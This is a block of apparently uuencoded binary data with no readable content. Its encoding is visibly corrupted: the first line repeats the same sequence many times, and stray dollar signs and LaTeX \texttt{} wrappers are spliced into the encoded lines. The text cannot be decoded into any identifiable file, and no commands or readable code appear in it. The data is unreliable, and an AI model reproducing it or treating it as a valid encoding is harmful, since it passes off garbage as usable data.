$M(*1-NOY"YE)@]A?F6\\$2VN7J"0W[F_K#5;T=$<\JTCXW;Q*9Z-@^JU/U<01F_K#5;T=$CVJTCXW;Q*9Z-@^JU/U<01F_K#5;T=$CVJTCXW;Q*9Z-@^JU/U<01F_K#5;T=$CVJTCXW;Q*9Z-@^JU/U<01F_K#5;T=$CVJTCXW;Q*9Z-@^JU/U<01F_K#5;T=$CVJTCXW;Q*9Z-@^JU/U<01F_K#5;T=$CVJTCXW;Q*9Z-@^JU/U<01F_K#5;T=$CVJTCXW;Q*9Z-@^JU/U<01F_K#5;T=$CVJTCXW;Q*9Z-@^JU/U<01F_K#5;T=$CVJTCXW;Q*9Z-@^JU/U<01F_K#5;T=$CVJTCXW;Q*9Z-@^JU/U<01F_K#5;T=$CVJTCXW;Q*9Z-@^JU/U<01F_K#5;T=$CVJTCXW;Q*9Z-@^JU/U<01F_K#5;T=$CVJTCXW;Q*9Z-@^JU/U<01F_K#5;T=$CVJTCXW;Q*9Z-@^JU/U<01F_K#5;T=$CVJTCXW;Q*9Z-@^JU/U<01F_K#5;T=$CVJTCXW;Q*9Z-@^JU/U<01F_K#5;T=$CVJTCXW;Q*9Z-@^JU/U<01F_K#5;T=$CVJTCXW;Q*9Z-@^JU/U<01F_K#5;T=$CVJTCXW;Q*9Z-@^JU/U<01F_K#5;T=$CVJTCXW;Q*9Z-@^JU/U<01F_W*5;T=$CVJTCXW;Q*9Z-@^JU/U<01F_W*5;T=$CVJTCXW;Q*9Z-@^JU/U<01F_W*5;T=$CVJTCXW;Q*9Z-@^JU/U<01F_W*5;T=$CVJTCXW;Q*0Z-@^JU/U<01F_W*5;T=$CVJTCXW;Q*0Z-@^JU/U<01F_W*5;T=$CVJTCXW;Q*0Z-@^JU/U<01F_W*5;T=$CVJTCXW;Q*0Z-@^JU/U<01F_W*5;T=$CVJTCXW;Q*0Z-W*5;T$ MHQ-_:;90\&K396D-0)KN>'!C"]/T<SQA9!EF=T(,'&9U2!V^D.@7:*^!!JZE M-%JH,JFHS-NI`!VNME"3MN=NK2CYI3Q6'F3\$MX,WUG_`C;=D`MHX4)!QA.=L M16?, \Z4^\^_VL:U.HA3]IK0A3]:&63L3#V+2Q8DG@,_C\+R&\$N0Z5K%@D&13 $M[\05T2N+;RNS,1$(B9<X/ALOGQ^&9*+(,V:G6E(W1K=4^3O(8,9K%<EJ2VP@EJ2VP$ M\WQB_&X_Y[![<]._\!6DE]03=!^_,I<A_=R3K9ECGQ1PGM?ZHV_4NCH_\$RH; M2;R\ZD*X>+Y`3)3(Z%2YAD6V=LYVXL/#VQNQV:X65JPQ:<_O0S%QF":@19%K M*<4)[+ZSJ0%\"/"F2[:`@PVAW1\VD`/SQ49OGL<Z;\$(V^"R64`U>EF]D#%8< $M; 'X)M, *<@CR6E, ^/*J84"F\J, #[]MGGVT]O!I3&/P!WO7CM1<&8UN@T49TG-$ M?&#Y;;)W`[FG0ZAWQI6>X,8\$AL*P4BGXJ9S0K*M;LC5)1;/MD!K%]DOHVC;8 M<Y@Q6HOX["VBW7B'141)B46`+U@\$V/]O\$?](B_BL-4Z@0HT:BS#TIM*)4&`, MYT&*:PUMQAQ)8>!7,^,^.QJT 9CMKXK]F%TR+/N\EU8=&:<\$JKDZ<.GN5&4? M50-WZAD_8Z[!=.`VO<L%96%LX\$O?B3C%65Q#H^_<;.6UMNEV-@\/+9MI/O-* M3=XOL_L5(.9:;_MQY'MY/9\\-;/+;^AK)*C2OSFWW^:'9VS+DGGU="W?4ZIM $\texttt{M9>: `3J,5+M0} \\ \texttt{.ZG0@5>6\&@S/\#K_*F"@C?1,I2M2KBJ6[C?/P_11D\$F\$(L1'?) } \\ \texttt{M9>: `3J,5+M0} \\ \texttt{.ZG0@5>6\&@S/\#K_*F"@C?1,I2M2KBJ6[C?/P_11D\$F\$(L1'?) } \\ \texttt{M9>: `3J,5+M0} \\ \texttt{M9>: `3J,5$ MBQIFL^8'YE,-+>]UG^6\$VY\$]8E[D-DD?9T_?-A3>]K_<6U"FJ9<Z,::#05*` MDYL*ELP::8'E/.PK]DSY\$4"S(EFKT^J>O_AWD>S\$\16K8'M5,<B+V:_1P^<T M_6X#<268T!O4I\UA:W<SD.ERG3M\$7HH!ZPQWL[:K*\J[6BUWD\$K>N3-%H:#L

M?_8`L7R1+N\$[`/&[<K)!H!'Y=;CNU,7\Y[=3?[%VIJ*F-,WD_\DJ:/D29Q17 $M+G$VU<]5$TJ5(4T(@*'&F^RMC)W1!U#3Z.[Z`NY<91V\6>V_DL[^#WOGVMU&E]$ MCJ1I_Z#>;3*9F4Q6?:(H6N84=1E)OO47'XJD;\$Y1E(:2RG;_^@6>C\$@\$\$TB7 M7=N]LZ>[SG\$54X@70"`0"`"!6U@0Z9G>/%XJL3WYTB?'O)]B]UL'X[-BQ"E" MZ>2SGCM\$N!QO&>,_K5MQ^X=Q^P.-FN6^B?6IU9:XI7::=3>>1NX">?7G(Z@_ M8[DN?!'P447[P1PT=@B,_F>V"/P/500P7=%9CYKV([!OU'25JFGBYFZXY4L0 M5[6,J3AH()*GJI,@60.2TP8-?-Z)SP)>JMI[/Z;CTP\S/VN%A% -;Y1Z<I5Y M%T96R\$>#(PUP1/-\H;W?N8GC)2-T.[Y8!JHNB!GW69M)*4BN!:%'[``5"F)@ MJG#\$,GW'&*X^1"\K99R3<'6X6TV_X`!TZU"KQ=Y?,1<"3Q?\<"\$85R<F4I/L $MZ==)-F1Z-1U?3EY].+]H\APU>5ZYKGGYR<OA=/&T_$2V(9S#Y^'94K^*VD\!$ $MN._$$;, #XNE"/LX?>%LF8D>8'JA&L1-P/)D?7#F@-_2#]*_LC)=;/=-]>"F_$ M(_BJMH'^%H-T@I(URDG*;#Q_]=;/(9IM,V/-EYNKO8(>NU\$8(SVKH(]_?^4G $M"[>;K3Q'09R=9%)14L4K>V;6+;]MD^*#X.1S[UB^X/B$9-2EE++@GYVH8:*$ MHK,5?*+L:H7E5/@/E3WO)<J.%<(R9WFZ\'D_57BBE47IM3M1?+4S>5.5=#Q= $MJ(\&@6")I\!].IM>,4%)ME",LZY/UDS>U43-MPJ-6VI\&F,%(J(^&*+6":YY"!$ $MHOB\&!XQ6G_7;=LH=\$9+/C<7>HQ=HW/=VC)^+"W>[<+8.[PSK#[<Q4=C-X/#]$ $M1*[''S^X=?4E;4S6XNR;3""=.+Z%-&Z5<%$^S+.=I.UHL=?!@WJ,/"\-*;D=$ M)#QDFKC?4OKUD(2Y6)>^'1D%LMJ?@!@>3!R,9YVS27S4!Y@2@+X`6(02:.I. MV]>JCT5MCIQAV^RX8>I9MW/9BYF\'TB#JQ`\W]R:^T&@<CN3'9T0FN6'D>)] MHT+TUZ)9@-T:D"J\$%#078F.NO@\$L!,AJ5!.EOJ[\;^=G[:VE`/#W#+.CS>+Q ${\tt MX$24-MQ@=-H/4@_ZUE85_1\#GF*V/]6R0J[R\>C;4D$6X/G'Q=>N/SMC,N\#Z1}$ M9)5ZD*P?)F'I&K))UW<J(M=TX45@(Q48&O<M:*G*R6E]B<2&\U/W=.F!TI6U M\$VGU.2R%F1&:W,M]OX@7?7C%Y-/7Q[87;?S;8F,(P1Z\$EU\$V6SMP"]%B:MDS M<>700V0#B'I`-#=VV2*K=`8J'7;[I!"Y(MCOPQ<78Q]?-T]S\$LA)*T9+S!FL $M2?9KIA)H#+*?=KQE"P'QA[X#+L'PF00W$^ZNEF91L_WM^^;?>$9+:MD^6K$ MC6WH:OG9&EKG,&KG(,<^@GGUZ1<_'S\\$20_^XIU^ZV"<_98CBBW9U>7CSK^F M!GKF-J\$//0WV/.@M:Q^.-A]#A;GPE`T?N'!3L+XMF'U!/]0-=<B10#YXG3RB M>NO,!]99<?,8.&B`P1/MG\2\.-"\$>H7.KTA'+Q\$N;PAK;;GR%W]^6B^DDN4F MRLWE^B/C7_RU\$.K+*(/WW[C`?JIS+C@FP>OA\$E+67G'7>*U'W,Y5!1@]?AN8 M'#%XP&353\$F42@[NU,^1\R8'PPEK-5[O##4>;+!9!GYE.T\$87<P7;0K6HV&% ME58^7B2J0FI,[62]^MB)8W6*#XRDQG#/9KC9WVO.4D+EJ-*@7-),;9N\?;GY MLE[YVS)MN_0;Q&7UW#3\T`]W/(.7M3RACW_W#P@V,]E!58_!^CUF^@V/4I2! M%@6+UJ;F2L6:*2Z"E0'&C/[#9'IY/7LYFW!Q9\$VB`T[W%I_M\,FZ>2?K_=/F MUH\6UV)D;\$%O##F\VU?2QE^TN1!.*^64GK`#I&K`NHO`12%.+KU&A#V)P/J* MQR+P-9!MB7(BYFAZ&6UG!)=K5`3,5^FC<B;SA3N)=>HRG(_/3KPR:J2A1JJ: M2*-PG%`BG8U/IR%2AF.>#W26KRR*Y-]WM9\$&&BEO(A4ADEV@-^^HF#(2H]1\$ MADTB52CCQ?7Y13T3"KOI_"SI>GJI"8PD@3[UP5<?+K@_:O[[*?0S98'[OBXF M_CUJIOTT=<K(5Q'88[1TZ:*\$0@\$I-1:%XBL4RJY?:@0I1,4AAIB.%XT/ZD>0 $M+1>:8!L/6I]&FP:&C<F42^!VLFQSER&U7"O1^2HU1<HL\(XS:1]7&W\D;7SD$ MGV#W733-?W&S'-N;0MS?1\T9Q4\$F01,@8<[@\$WGRB5#NK&Y43>"@#J24\$,GU $MY?Q\?\UG76C6MV/R:N[\T\"\SD3V\$C:1,,N!)\$B.7@ZD"QN6,JPIE?!2WS@A$ $\verb|MEWO!2^T[N:E?K[;SD!MW;GGU],FL#!+X:AU?L2%0>A5ST0:4B^UB1Z@]#>3"|$ $M_3\#NPG4ZVT\#*T"23M,L$PK33XBT5Q?+-X>\#'X=SJ4Y^I@?(@:*,)*8G%].$ M]3EWB#D5=+.,C_,O12BV6W"A(A73'1!L"X_ZU,%'F]9!:3WGT&9'>"Z\$9P8! M'1A1`5J_@KNPE6#EHI63([?DY4RE%)[%J_W'&S=Z>5[;08(/.]FOUSLS1B#P ML'BTONT82F8K"(K;6H82ZAS"J*#E2/C/A7],?P=&JA"?NX*[L-)FN;TUU&#M MH5((J;8!U2;0-'(@2-OF/-G4JQQ\$[]ULXC:W21FB3=(0;4*+"TOI+CBT.+..M#L4_[.:F@S+8LQ/YFA7V-MM)/)1W%^NM?T7U=,USZ_#`+![J^Q0URX3%R7;/ $MLUYV64["9W</]WO.^9B5.520+321;"&2Q3)T8$K!8!D$W(6M!-M8AO]\/3Z6$ M"F*V[9I[PBRDK\$++*!`D#>YP60]"LX&%O"<LB*FP)-&X'(T#8Q6*]@&=8S6N M3PO-`U')=EL7;II' !BG<.&Q;=D+'X7P08./J*50D;?`8E35H%Z\?'=QW2^/ MS]W_A.B'9KUZ*!D1"[D?*,OKF)FC#71"ZX>(\$2W3>`AM,IN^>_^W6F#BK5UN MUE^^_OW=3P1IZZL#WVN@"PJA?Y/0,"RI4Y4,<QF5P,X!I1`*UA"(X<EV1D6] MQE!GAT:1L%BZ.ACE4X(+#A0T50BT3IXAL;D(/U(9M3<R01]!UVW]`\$4KWN2V M_91]`3+1[E4W;_+(G+FPR)X1&ALT@E,6S8>G31JD-WFG5?/DM%F#U&W7('<; M-L@IRP:AT[1!=?5Z>\$!7N:%F#TB%<N*K]H!2*1/C[<.GA27E_8:-*P8-]N`I $MX=/=ZN%^L_,=/MK^AE\#/($PLW-4EEZ%4\M*C4N^Q\#!1ZEN:9;$B-<^\BJ3G2$ M1W*X0E3H1119*)(VXR]%NIJ=G#F7[Z4TFK)D3'_[^/KQADK*LU*O%+E]G!#(MQD240IZSM\E(1C(.J9V)*4`E@!\$\@^3RKZOI=6/I.#;!;Q_O_))+>MC,SRRK

M,3/CR45KXG7KZP,^&)B-:NG%&61D(.<.R`G)<\$/C^/@_7E]=UT_]0\N1S7(A M[=(,'Y<+ZYFDUR)TMMT^^U?*=T]V\RE,0G>Z06W;\24\$5,.0L).0T\Q#074T $MM = OU?KU; KH^V; L^K: ?8M = ?&K; ?DWGNH > { & / -J&#)D:L1 > ; E ^2; DPOV] X$ M^[P-1\$Q"4SK*<;W9A42'<H882\12'Z*@M<\R#2D%0A\IV`\K]FC<W:_68ZDL M!KI%N;H[AH0+\$<(H7A&3`8FW.C^O[OP1<W,I@%TD=:GM-\YE'9&'64TVJH&9 MLI&F7YQX@PKT\IKX<K/>KMJ7J<!JU<.G77_C<W#%.=]OUKLG>706C:\$\WZ1S ML7B0NQ<(=H\$F7!R54%SZAD*'(H1<^.6-(0DKA<W) 0/W#!!829ZR@G%U [Q? M:H21YKMWU?Z?;C&*90Q(J%KC47<8KKP208:CI(X@SYZ9PMJ.,`#P/<N.?`OX M&7M?9X*.:@D;SI\?MNLO&JH\OS>OO\$8B%S^DZ^OS!QM.XZA3W^*SK8-SK56W M2\?HG*.4JE_NG3J\%V8AO^L*S\9Z[[I*:_LIL.\^J:N&4N:!\$IP(D\$9E4*+, M+ZX%@8F=LK(\>WYH"6]\$AV_\$O%__][-_RBFL9DK<V>34]>B?[E<-990UE!G[MW(6"T[XFG:Y7FP7]:4.BOR?#IT_K_2&M\$F9:TW'TJ7=(R@*)_AXMW_EMY\@N M4.GS`]7*CV5JV.')4G?5]'2,[>\$\$#O7)S+9%RZ')?=\":F/*!F--UMO:9+&J MD&6]8++LPGK/JV+:.GE*MW5"5R/KA*IV62>T-66=BJ%1K,I8I]&?UNF'K%/9 MJV+KQ(.2L74:%EG:.C&@3%JG897'UHDQ9F2=4"],\$\J6,D_]059UV"<V;:0, M%*1AV66A^GFO:C1IU/L#)LH-0?CJL%'D,<S21LKO6\K35HH'.--6BK<W.ZP4 M; VQV6: ERD '59J; +, NZT4[W) V6RE>Y; 16ZBU61DY.97+`JD7+H, D9) P&U,; EB M&`L?SXZ:8T\$\$<TX[7ST>W=7.PYZ>(09!FT_B,M&Y7\\';YYNL2/-@CLF:U0Z MFW7EG)M:E2(M5@E4\$02_@^&)2A=273^WG\$^/[M=17H3-2MBD5EJT\$31.'%\$M MH"B,[%6%V/_.T@RR5&D@I\$L#Z?M*(SK"D2'ABO*TJ`.ALM8J.+11>GJIQ4&/ M-C8S2K.C>*W#_CZ:)%U*TKSW:L*'&LZ"E2`D2[?F//<;LS5K5JZJ]=U>-%B/ $ML\#\\;2=K?Y*\,?FRXWYWN5AMGA];4EG7][7L/FZ%89G]0/J\7C^T2",IC>%($ MN)=5*3F'DJ#WA<[RE"";TE\$PJ/6M0''!]LOMT;W,/VN=]F7PY:4(6EQX%\$\$X MSX8&,__QP;!NN,)2D"]<6U*A)!QU`I+HU^>*&D8)&&+5)\$'\$R2ON\$ZV#1C9B $MBYCU\#B->S*9*Z;>B&5)F(GUXY_<2(M3F_,;ZM-_7')U(9E=<24H"Z`REZ"`$ M&I4\$'4M5R"R;(.FW[-M?<*'\J:Q9_CF@%\$I!U(J9'X*&`21JXSQ\$1_-K+63% $MY1 <= FO/,.. <*6 GPY7C ^M1Q]7R7,>0>6!H@F$6B0]A31_4-K)OSE:K ^4F/KP$ MOMJ@*@?E3T407,L*UQV=TG)_]"MC+*CRWH9V,IO7CWXK.!3;R[BKQEQ79L.' MF83[(9`AR'/ARYMV^\$!F\$\$'04A&JN:QYM:D#55TN!1,<*38_/^%-+*FO^NKH M; 'MS]?05\$V, <8ML; "JRE13<)?L4IF. `EAL\$F8>% `33?0B+2)N1*9Y2AL'N'* M!N<2X?77,R4-E>3UN\$6KE#8B>4'-6["\\$5)C`NO[KF#!;1V9R2,`@/NTWEBQ M-Y^.]L^/GT+-US+Z2;*EK>+T[TA>>,%LD`_5^2VH2I;3&4VD^>1JPEXE@>EC $M;@-()^{3}UZ1>SUYI>12R*H5X8$S&?7(Z8JLVBX?KS8?=PL.2M@NUA'L')'&$ $\texttt{M)N\$TOD\$D!} (\texttt{KS6]A\#,C5!AL["\&,9,*+\$?0\$_B\$_=\$XQ>W[G2A6+\X'IM`LWYQ"] }$ $MQI!"\KNE=_8P*;-;3HVBX%9&(D91-3FXD,:,P,@++(*.Q:[CL\)K6E']^XI]$ $M[\#\&R220N\#)7*\$\$/.;MQ0<0Q!-89EW\$U>Q)9A(2ZNE?_ZV/=W6BFZ+7.56NBR)$ MVB=!;VQ8V3-]F#D_\$#JPZ-Q`-^.4V:>I9?8#U]^']P5>9HV(6D;<O<=W;GNZ M < O + M = M + A + M +M[":+?DD0+I76U@F;B[)4*4L8Q11"32*/13;8%'38#U"QF8*2,@UYL.IAL0U& MT2RI/7!UO;]#9=-Z)PC:Q6+K:6[03%*#>"<&Y0DS2).]"?5Q)&&LXN87BB=M^E%D`C@,P!?S!+TR=*OI+7\$P*4U:,%?8E@G[^.!"I!1RXM]HI,U?=OB#18EV M0=*65"B)ZE#0O(4:*JHE:U.\$BLE_4LXTI2!G^/Y).9-#%U;0)N.19LRP/@:, MFGV, C.P**CQ.Y_/9Q56SBS)CR/K=LW@8DB0T-^U#N1\$H)N=*9APO0)^,'Z_B $M>U!D:1-*`88A*2W-^4LM2=6ATSO:+VW;2AP3')'0%7$,^:,QD6]*\A2&1LH0$ M-1%(<FZ`CWY3[%`'[R;SU\?3B9.33!]`?J,N)MO-0ZHRXK0D^X%FCRP[8;G" MJ!R^ZLJ9G;D>U3L_VS**F_"W@,,F:>EISLY1.\)8,N_=O*S<;;9?&7J:KN;& M/R=R2Z.WW<W-6_%)F_[FQATE]CMVL.FFS[DQ.PP('60D_+2__W7]9K'?+&R4 $MG \$S' \$OR; \$+) = +[V9W/]G \$_\#"S)VA_FVFUT \#+LGUG 7\&; < Y*, [D^*+G(9J5R: FVFUT + LGUG 7 + LG$ $MR;;?M#(6R?1[C"ZWMV:?56/S;MM;L@B</B[=^M7=VMZ!55/,JI'=\$Y*-GG4]$ MF^#9DUNF6AZ\:>%"7^]6ZSVE;0@5!']AYZ_K\^=0*<,2@M\]<[4.P55.L\$-> $M[-?+<&AIR-`'FE?Q-M&W(XBR?!:"Z_PO-L[+,-ZMT*-`[==,0%R8S1B<?8G/])$ $\texttt{M}) \\ \texttt{LXB_5R>@@J@[JJS[_PP3-W;>(`HAR`:6\#S"%<$G*GPMU+A7,XSROZL\'']L} \\$ MA;/62-6RUDC5(G:M%35/7-'3)E9*Q#FDL'D;E_4"#M/^[KK5G#/VTHRR]?;6 M+7;RY"#A.';]S/=G1_'G_H.>9MFAGI:#GQN#Q,J\CX*AD@T?;(1`@1W!#G#I MMYAX:Y3V%3X]H7%G31,^Z&<2;K="VR58,MJM[O>SE3#=&A4KSZS,2HS)\Q8_ MA5F7%8I;<[Q_I#C8QWK!%8>*D:C('.<T'WC!8GHA=%S4#7*>@@X#-%2?;9Q9 M55^1%E4?/=5P4":J;Y2H/JY!\'AVIM@*1\$]I1M1M7(6>S:RK"K-!+X^JD/!! MF:I"2&75486^[^SUDK7%_6;)VO*D,K>U95M(<T`#%W2"WA<ZYS,:Y#P%'330

M,(ZZKL>^'B<NT*;N.*HQ2,_F[=N?14KP<UTDF3%D!:ZE[ER\$*U4WSBO\+KH4 M-,<<)[0/9G]\$"Q3A^W#Q3HU_W\$\$^@:S&56"\538&*&(#XF)\$>'&6X]=D.#V MK)@.0FCDP+S8Q\-FAE7'4!HI]TC+C1JTJ#C9^6"LK+AY#,P:8*0"070<K"C* M[YIU67^-R,.Z:Q!&[*Y!#"`C'PZR^4D*3?_C_VLIDBF16C..7W1@"L5@T00= MRN_.49X?N^-9<RW_L&,>89=@[8KS<M_2"RGTYK0Y56]6"MN9"I-TF>1.09(8 MU0*<W((V!;F:SG4><:*56?33TSI_W?+'G;GGP849GFU]!AQ'W2D>X_)\$KL(I MOF, ^Z&2Z<0/%-6/`X#^^=I&T%`6+Y:X"FIW1K9U>/!L73U#U1GQ;GMMZ U5K MAX"?)>H,D=KRX3Z)XR_1,2UA3@NA1@F?<XLV%!I^9D&9*O/0\]?-<`??\O"' MEG8W)WMW%>]F^4C%M9K2%S;@U:\$9K8G@KS:X6>=UN3ZMO]!#^R`MKUAQPZR4 MK52S@S\Y#>D+!!]R`[98;#N0@4TN#<E#<B)#WSR<^]I[H"\$4M-T?\$2"E:Y*1 MC\$K-B"J-Z4.E4ZTUDG)=75^>_S)UKUZV8XQLBM\`#GLAZ9"@!?1M2DE\$%I(P M8@I&88B?_H?4S)@+JV)MSSX:%IL,5,R(.E@`7+M\8,`C<J%D;+<`M5!<(J5E M&M;[6M/K>;04:IZ]Z,8:C1`8?)\A.V\$,>TV^#3N7X].I\$3(G*7](%7],R(]_ MW^*/D9*6F>[]B<306S'B-UQ*.2I5-SS.";IJ&\YF06J)3XYG_N4YCMU\\$I]S M5.:DI"V+"!H.;:K*@^H(KN8DHE`\$:L)7HR:S,W=;R'6HF*I><_]'5\$RLY[)B M[(-DE2-81]G"J`F@OM?%,JNJ/'LS`!'?9M2@IZ%A$0&\]G9]/I<!#!*UQ(#$ MG/;8AJ)(;\$D]U]2IC3:U4"HU4>,HQ.GY&P>;OE/@T":3H%<A(2G\$Z?CJ%[9! MU>%L9, ^J'ZG'?\-]4(S&HUU0P*-M4.GM464%NQRVI`CL3J=4!V&#+/`'(9Q^ $M"0P>$,Q\P8:/\#N8,!Q2=-T0$G3D9-4&/!LU"P@@#%Y%]6^(#^R9`5;CSX]G+$ M]V_/+^?'UVZ;YY7L-`3>U852K:%..=)HA]7V_OJN+(2U7%FCA7P;6RB69L=7 M8P#/7[Z\FIIY`=1AMPVPN[FM)8B2DKPKS1MSU`\$:"8C+E`2N#%[,3VC7-0"7 M7][[D7:]<%S3..L4LNB6.+-GEOKX\$K5'VT1IB9@!&Y97A`4<'L5D4V;C37=3 MI@W&39DF&#=EFF#<E&F%R:9,4XR;,BTQ;LHT0MN4:8"!O[C]"8-1^XN;,NZZ MCK;,03+BQ)0PT1+=\$"UBS8\/YI5M:JY45N,\$ISIV/G]_?.GO](?\LL&/*=F2 M[M'V_^B=Z-RPO:TA;,C.:#\+GH=^-&.%2J;1ACDIB+8HG.L)^DCH&8U)D*V" M]DLI:M;_\='^0^2661!\$>EFRJ.6HZ3ZEJ(GAOV5/"I-IG>*03B)R15"O@C7% M]2,0+6SY1PK[S7JE5!A`FYVP-E36J*F87BE]!.N"%.#1]&^SYE*60<\FE43T MOV*:Q,GYF5(S&S\F#VQDFSIC-R"Y3:\$#4T3)4-X`*&TB2<OP)-&J1'063/5' MJK%+9[NKL=&Q@38I/*PI1'-E#5Y6P;9\$&<"93:X#,P@)FNH,]-RFD0(430)1 ME090:5/I1`VCI"B]A50VH0[,*"1CJK;51HO>#\^,=Q?WVZ^MZC4--U@>C^/" M%+GC0%ZBCAHUUM=J0ZOA>K^I,\$MIDYA,,1S1\$W1(T#:_(K?II2%%2,X*S[8-MR#_>=76)[_''Q!<Z@.`+C;F4T@RU--B!+E2E*.RCX&VB5N'+GDVS"]0/21HQ M&D\K*'8T_I`0_W&>UF7MEGYLS247C0<6#E,;)7T*S#.#8]863D6@RL;U,AV8 MOC',&`3=20"M@H<VPOY,%1(4N5].KV9_,WLGH=;GS[]K[^ORWER&SK63%@YP MG4H><)D\$J7IPC[;`#</7YY?3XXDP.ZROS\$HP>[G>+OQK\$>TC.C81S5%K`Q=G M"E`H@*HOJ+)T_OKL6':Y0:F]5]^]X]!Y"2?W^]UZKUY"\TZA35YYH1;)!V9C M@)KXJAE[!A?HU<3)^LUL^O;BW*^"N'_"==5UM.>+6R,]D*'WT>SNFS"9G024 M+Q1!!F96UY), ".M5IJPSTOP6<J!(UJ4D3I/X6[<N??[V(\$)AD X&K@P)B\QD M7<P>DP`P1/6^YY0\$18Z2D0RU/O\$5?@.GU8KS46)0XF,7H76"`ES?)OP-7!82 M/BCO^=% !*T>#3I+>W[S7^OE4V>))1G)3)L:3L4.C%85'DI!FY(>@H<VPOY, M%1(*.&AX1- Y7<9/E.^`^N5]]3\$X<WJ`DG5Y/BT!!Y8NQY?3MA6(1<%@.R4 M WB Y-DM]L1%3\$;)"0>Y<H#8.F&%PJ@*B1`8]6T2A5(NDVTB7H%O<WCT"ZEH MKI7FBN:F\$"-!X*QJL(\$I"^[W;7(=F"PD&(H77UT&I.L0#44<K_[K^?&)O8MR M'.,G8`39L9-UU87W#,%91WSL6_.6..%;\Z5/^M9P`X)OAU>]A\$\/3R#A[!QQ MH\%=0\CKC'V80;5'%#<E:ZD@K[]\H'#?`*H:XR:2**8F3_T-^I<OY^.3*ZG& MK)]N8/8U;VL`HG0DYTSU'9].)VJ@J!S^P%O^9M=3M[KD?I2]HH.]]>GF:;WG M?9?H#O4H+<F<GIA\$83\$-&BJH@D/@AD-SEFHV;8187[;^78:^5@L[OHU'O3+@ M69C#%J0[M..>%#]2"!Q+PA@E[02J)6,SH42QI9V]F\[?2"D'`S86)1<0N)3H $M>W=)P7M(75C)E17,50)0*`KQ9>U4NU!*(".-0_1IY^"3<+E9E=\XA3PXJ MY8!FV(W35IC3"B6&)'PX0@35M\EVHK*0:\SH\\L3"@U@\(V\G=;Y&87+_1\ST) MJ85\<\V7>NG&%8JC>C2&+<X!?&B3[415(5%)BE.:!YB13:D#5/1"0D%ZT3H? MT/H^T^]=YT-V<5J2+95&HO#6#1PH\$,/(5S",UY>NZW[%@EE-PBKV_EP(_W^S M\$"XC#;L0;D<:Y@[@P\J2JM5NA\V"282V!;8,"K95^75WK_4_^F%7UO=6_[_& MV^{O5-} , $N6+&+8:S8Z!GU_{E}$; $H!7**&Q2Z0FG-V0^{J}\\VAP?.9L9MB[F')Y/$ M-&+R#V!)-M=D,7,)0*\$`##!?M0\$^FI[,SBQR:)-*`:HF*1*8GAU;ZLA&C\C# MWF'DR?S\:OIR=L+UTC6B;Q-(0[+#1%[._84%EL?AP":2AN2'B;R='1_2"YM\$ M"E":!&3`Z*>U['\$`T)9DC*A:28S?X`:LBO>2;%.KEB`OI^.Y<6X*J"7+#I01 MI]B5L#G;:&35Z10('O`PSHY3D=R\W/F`IRY4H2CT5?#-_-W?>:C(H4TO!:A" M4F&&8@\$CFT(*,>I%27B/M]^;:E%]FTXW+(L2NSR_R)0ZL(G\$Y#R*''H,FTEA MD_D6L(P2],-5IR9H*9!8PC'&"IE6/SZ:3V>34Z4?R#@&%+T@8I30-Y3FI1@

MS\$6KNZ?X":"[I_K)#WM)K@NO2>TK*@99'6[/?=&/N+"S^]J[:!^JK-'NU>C+ $M]9)W3\W<C"@7B_WBSC^-$+UW]?, +4PHIIJ]\/OR8+R8/E,Q(3X'S!+((2!KM)))$ MV:M89"4CP=YWW=38.3KPE)>^B\$I@B``E[*X.::7W5Q<9P3P69KI[`FO!/IKN MGN!7B]UJJV@?+N]*1B^%Y_55PCO762_W&PYSA(K5,6!,E.%`ZD(#!@7LJ.8^ MYV9'-2, $\#F2\&>;K;;C=2[F2;*]F:FO"]Y[S\>8":(,LB\.7]8[T[F=HB),:5V$ MVQHP5`W@+&T24BEDU*A3:%Z7SCM_>2RZPD'Y:A^_AKI?O7S>+9^B)N0(%PL_ MY2%V/[4'B,J1EF`R?*JC:\$O@,'A,'BB9EJ#`>0)9!*2TA+ATM(3LNOH"QOK+ MW64>JB#*>JA94P5)2*601@ID;]8K=]C#=</>#`J7&1LA[C%!M?;_5(<GI9O3 M_<*;24JRQ>/&!T)+`%2^.-L\$"E_>M+MB7,XF8^6KX`3@TUWB3/W3W?B1-]O# MH7I"C]<F&"D2//-7M.X6V[DSV)S\$:I;U(\$^_),C84\GKM[4_V,513;O6!]'9 MZ)@X\$G[>PKJ=SQ#,*\8+<@JS&OAWKI`GIQNK\>.#JXYW9HZ3!+P/`A!V>"78 M,R3'ZC&"E2/,%ZWPLD=X?>EYBU1!.MJO%[\>\$(8E!'O?`!:5T.:^@55#&650 MKI[VS\M?S84#>:_./'\$3`-0Z?W,=`<'RX)]5%5&K4M0*-VJ"/A0Z'M0&.4]! M1PVTI9=O12\']>4>?^KE']9+#M*CF/T2S6Q3N*4^TDV(:!M\$M-.2T"I(5C_1 $MFP[]S+..0S'V;?T,^E]3.060KY5I0*GS8?OM=)T#.ELX=+D?,4-$ MI.YX;,9?\$`J<A:O/4:=J.R)1S9UYUPN]9&CTT710J",C-09J=>!@B!K*T<5# M+H1/FB3L!#Z5P_JEM?W**:9@Y3&=H^?;V_5>0JNH_W&@6BE-KIJ?MEL\UH>T MO"<T-DTVJ'D;EC4PFO[)Y.+#Y?3J]?SZ2CG/!W"^16&>(@%O'YP..5K36\$?(MN:;L5UHR[G,UQ_JA'W\18J'\$#-%#G"SVZZ>+^T>%('TA;1>/CYH;S9_@D^W7 MAT]U>%8V+7\GP:0?60[.&8N7FR<)-F=#C\@:*6G%UD\2IA!#16!M!=N2J%K3 M?/1#\$LW*#HFF!/F#\LO*?Z;\M`\$7C3+RZF0*X:T%'QGR\$^R'\$[?-\%5M#:Y\$ M>D6]_O7QCA>\W,ZK=X<73`3">WO'!)2')PISL/R"/KI_CCQ9;[>SW?(=3X'H) $MY#*$0]?P/*^'VI8[+4BN!4$54HA"$.$Y1MEW^LOT\FSF7GX?S]2N\3YC]9F.$ MY'`F_OG*S>4P3782OOG%=9[CN]J^]>SC`#9MX:-2/K`+"8":%]YE;*`?7KKE M0!WNEWT_D+[=+Y8M_GY;;)_-.S:(BXB2>(GA(0671#O>FVF*LFS&3?(\$V*OD $\verb"MOY"] 2U["[\&7R$A:V+I*\$Y)UKWM21I11*H6X4\\'MMF3$#=31@+[FRHI_=/\G#] | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 